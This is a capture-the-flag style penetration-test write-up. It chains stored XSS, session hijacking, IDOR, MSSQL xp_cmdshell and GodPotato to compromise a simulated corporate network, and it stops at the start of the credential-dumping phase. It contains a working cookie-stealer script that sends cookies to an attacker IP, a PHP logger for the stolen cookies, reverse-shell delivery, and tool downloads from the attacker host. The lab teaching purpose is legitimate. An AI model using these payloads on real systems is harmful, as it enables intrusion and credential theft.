Scenario

BitStream Storage is a simulated enterprise cloud storage company operating a multi-host internal network spanning a web application front-end, a domain-joined Windows SQL server, a file share server, a workstation, and an Active Directory domain controller. The environment models a realistic corporate IT infrastructure with multiple user accounts, service accounts, and lateral movement opportunities chained across trust boundaries.
The objective is to compromise the environment from an unauthenticated external position — starting with the public-facing web application — and escalate through the internal network to achieve full domain compromise of BITSTREAM.HSM.
Executive Summary
- Stored XSS — The public
/quoteform stored unsanitized user input that was rendered in the employee portal, enabling a cookie stealer payload to hijack an authenticated employee session. - Session Hijacking — The stolen
session_idcookie was replayed to impersonatejoey@bitstream.hsmwith no secondary verification. - IDOR — Sequential, unprotected message IDs on
/portal/messages/exposed credentials for the MSSQL service account in a private conversation joey had no business access to. - MSSQL xp_cmdshell — The recovered service account had
sysadminrights, enabling OS command execution directly from T-SQL. - GodPotato (SeImpersonatePrivilege) — The MSSQL virtual service account held
SeImpersonatePrivilege, allowing DCOM coercion to steal a SYSTEM token. - DCC2 Hash Cracking —
secretsdumprecovered a cached domain credential (MS-Cache v2) forbob, cracked offline with rockyou. - Kerberoasting — BloodHound identified
eddiewith a registered SPN. TGS ticket cracked offline to plaintext. - GenericAll ACL Abuse —
luisaheld GenericAll overjames, allowing a forced password reset to gain access to the lockedScriptsshare. - Hardcoded Credentials — An IT automation script in the
Scriptsshare contained plaintext credentials forsvc_backup— a member of Backup Operators. - DCSync via Backup Operators —
svc_backup’s group membership allowed DRSUAPI replication to extract the domain Administrator NT hash for pass-the-hash.
Risk Rating: Critical
Phase 1 — External Enumeration
Port Scan (Nmap)
An initial service scan was run against the primary target to identify exposed ports and fingerprint running services.
nmap -sCV 10.0.0.5
Starting Nmap 7.93 at 2026-06-05 10:05 PDT
Nmap scan report for 10.0.0.5
Host is up (0.083s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.16
80/tcp open  http    Node.js (Express middleware)
|_http-title: BitStream Storage - Corporate Cloud Solutions
Service Info: OS: Linux
Two services are exposed:
- SSH (22) — OpenSSH 9.6p1 on Ubuntu. No known unauthenticated vulnerabilities. Not immediately actionable without credentials.
- HTTP (80) — A Node.js Express web application. This is the primary attack surface.
Web Application Enumeration


Browsing to the application reveals a corporate landing page with a Get A Quote form. The presence of a quote submission form — which accepts user-controlled input — is an immediate candidate for injection testing, as data submitted here may be rendered in an administrative view that another authenticated employee browses.
Directory Enumeration
Feroxbuster was used to recursively enumerate application routes, revealing the full URL structure including a protected /portal endpoint.
feroxbuster -w /opt/lists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -u "http://10.0.0.5/"
200  GET  http://10.0.0.5/login
301  GET  http://10.0.0.5/css => http://10.0.0.5/css/
302  GET  http://10.0.0.5/logout => http://10.0.0.5/
200  GET  http://10.0.0.5/features
200  GET  http://10.0.0.5/pricing
200  GET  http://10.0.0.5/quote
200  GET  http://10.0.0.5/
302  GET  http://10.0.0.5/portal => http://10.0.0.5/login
Key findings:

/quote— A public-facing form for submitting business enquiries. Input here is likely reviewed by an authenticated employee, making it a prime target for stored XSS./portal— An authenticated employee dashboard that redirects to/loginwhen unauthenticated. This is the target post-exploitation endpoint./login— Employee login page. No credentials available at this stage; authentication bypass via session hijacking is the target path.
Phase 2 — Stored XSS to Session Hijacking
Identifying the XSS Vector
The /quote form accepts a Company Name field that is rendered unsanitized inside the employee portal when staff review incoming quote requests. This is a classic stored (persistent) XSS vulnerability: attacker-controlled input is saved to the database and executed in the context of any employee who views the quotes page.
The first step was to confirm the vulnerability by injecting a script tag that loads a remote JavaScript file, causing the victim’s browser to make an outbound HTTP request to the attacker’s server:

"><script src=http://192.168.211.2:443/script.js></script>
The "> prefix breaks out of the HTML attribute context before injecting the script tag. A netcat listener confirmed the callback:
nc -lvnp 443
Ncat: Connection from 10.0.0.5:34534.
GET /script.js HTTP/1.1
Host: 192.168.211.2:443
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 HeadlessChrome/131.0.6778.33
Referer: http://localhost:3000/
The HeadlessChrome User-Agent confirms the application uses an automated headless browser to simulate employee review — a common CTF/range mechanism that triggers the XSS payload on a schedule.
Building the Cookie Stealer
With XSS confirmed, a two-file payload was constructed to exfiltrate the employee’s session token:
index.php
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
This PHP script receives the stolen cookie via a ?c= GET parameter and appends it to a local cookies.txt file. Each cookie value is URL-decoded to handle encoded characters.
script.js
new Image().src='http://192.168.211.2:443/index.php?c=' + document.cookie;
This one-liner creates an invisible image element whose src is set to the attacker’s PHP endpoint with document.cookie appended. The browser silently issues a GET request, delivering the session token. The Image() trick is preferred over fetch() because it works even in restrictive Content Security Policy contexts.
Capturing the Session Token
A PHP development server was started to serve both files and receive the callback:
php -S 0.0.0.0:443
[Fri Jun  5 10:33:34 2026] 10.0.0.5:53644 [200]: GET /script.js
[Fri Jun  5 10:33:35 2026] 10.0.0.5:53658 [200]: GET /index.php?c=session_id=<redacted>
The XSS payload fired successfully. The employee’s browser fetched script.js and immediately followed up with the session token delivery.
Session Replay — Accessing the Portal as joey

This application transmits authentication via a session_id cookie. Setting this value manually in the browser (via Cookie Editor or browser developer tools) and navigating to http://10.0.0.5/ replaces the unauthenticated session with the hijacked one.
- Name:
session_id - Value:
<redacted> - Domain:
10.0.0.5 - Path:
/
After setting the cookie and refreshing, the navigation bar changed from Employee Login to Portal (joey@bitstream.hsm), confirming successful session hijacking. The application accepted the stolen token without any secondary verification — no IP binding, no CSRF token rotation, no re-authentication required.
Phase 3 — IDOR to Credential Discovery
Portal Enumeration
Authenticated as joey@bitstream.hsm, the employee portal exposes three sections: Support Tickets, Recent Quotes, and Internal Messaging. The messages section lists conversations between employees with sequential numeric IDs in the URL path (/portal/messages/3, /portal/messages/4, etc.).
Insecure Direct Object Reference (IDOR)
The message IDs visible in joey’s inbox are not contiguous — gaps exist in the sequence. This suggests messages between other users exist server-side but are simply not linked from joey’s inbox. If the server performs no ownership validation — checking only that the user is authenticated, not that the message belongs to them — then any authenticated user can read any message by iterating IDs.

Iterating all message IDs from 1 to 27 while authenticated as joey confirmed the absence of access controls. Message 27, a private conversation between tommy@bitstream.hsm and jon@bitstream.hsm, was fully readable:
From: tommy@bitstream.hsm
To: jon@bitstream.hsm

Jon, here are the SQL Server service account credentials for the migration:
User: sql_svc
Pass: <redacted>
Flag: <redacted>
The credentials were transmitted in plaintext inside an internal message that joey has no legitimate access to. This is a textbook IDOR — sequential, predictable resource identifiers with no server-side authorization check.
Credentials recovered: sql_svc : <redacted>
Phase 4 — MSSQL Foothold
SQL Server Discovery
An Nmap scan of the internal network identified a second host at 10.0.1.7 running MSSQL and RDP:
nmap 10.0.1.7 -Pn
PORT     STATE SERVICE
1433/tcp open  ms-sql-s
3389/tcp open  ms-wbt-server
Authenticating to MSSQL
The recovered sql_svc credentials were tested against the MSSQL service. The --local-auth flag specifies local machine authentication rather than domain authentication:
nxc mssql 10.0.1.7 -u sql_svc -p '<redacted>' --local-auth
MSSQL  10.0.1.7  1433  SQL  [*] Windows 11 / Server 2025 Build 26100 (name:SQL) (domain:bitstream.hsm)
MSSQL  10.0.1.7  1433  SQL  [+] SQL\sql_svc:<redacted> (admin)
Authentication succeeded and the account has admin privileges on the SQL instance — meaning the sysadmin role is assigned, which enables xp_cmdshell for operating system command execution.
Command Execution via xp_cmdshell
NetExec’s -x flag uses xp_cmdshell to run OS commands through the SQL service account’s security context:
nxc mssql 10.0.1.7 -u sql_svc -p '<redacted>' --local-auth -x whoami
MSSQL  10.0.1.7  1433  SQL  [+] Executed command via mssqlexec
MSSQL  10.0.1.7  1433  SQL  nt service\mssql$sqlexpress
Commands execute as NT SERVICE\MSSQL$SQLEXPRESS — a virtual service account. This account class typically carries SeImpersonatePrivilege, which is required for potato-family privilege escalation attacks.
Reverse Shell
A PowerShell reverse shell payload was base64-encoded and delivered via xp_cmdshell. The powershell -e flag accepts a Base64-encoded command string, bypassing simple command-line filters:
nxc mssql 10.0.1.7 -u sql_svc -p '<redacted>' --local-auth -x 'powershell -e <base64_payload>'
nc -lvnp 443
Ncat: Connection from 10.0.1.7:53558.
whoami
nt service\mssql$sqlexpress
PS C:\Windows\System32>
An interactive PowerShell session was established as the MSSQL service account.
Phase 5 — Privilege Escalation via GodPotato
Token Privilege Enumeration
Confirming the service account’s token privileges reveals SeImpersonatePrivilege is enabled:
PS C:\> whoami /priv
Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeImpersonatePrivilege allows a process to impersonate any client that authenticates to a named pipe or COM object it controls. GodPotato exploits this by abusing the Windows DCOM/RPC infrastructure to coerce NT AUTHORITY\SYSTEM into authenticating to an attacker-controlled named pipe, then stealing the resulting impersonation token to execute commands as SYSTEM.
GodPotato Execution
GodPotato was transferred to the target via PowerShell’s Invoke-WebRequest (iwr) directly from the attacker’s HTTP server, then executed to confirm SYSTEM-level code execution:
PS C:\temp> iwr http://192.168.211.2:8443/GodPotato.exe -o gp.exe
PS C:\temp> ./gp.exe -cmd "cmd /c whoami"
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\16744695-a938-41cc-8ccc-64a0330b36e7\pipe\epmapper
[*] Trigger RPCSS
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] Find System Token : True
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4012
No AV interference was observed, confirming Windows Defender is either disabled or not blocking this tooling in the environment. GodPotato successfully coerced a SYSTEM token and executed the command under that context.
The local Administrator password was changed using GodPotato to enable RDP and WinRM access:
PS C:\temp> ./gp.exe -cmd "cmd /c net user administrator <redacted>"
[*] HookRPC
[*] Start PipeServer
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4128
The command completed successfully.
net user administrator runs under the SYSTEM token, which has the rights to modify any local account. This sets a known password on the built-in Administrator account without needing the original. Verified remotely:
nxc rdp 10.0.1.7 -u administrator -p '<redacted>' --local-auth
RDP 10.0.1.7 3389 SQL [+] SQL\administrator:<redacted> (admin)
Phase 6 — Credential Harvesting via secretsdump
Enabling SMB for Remote Dumping
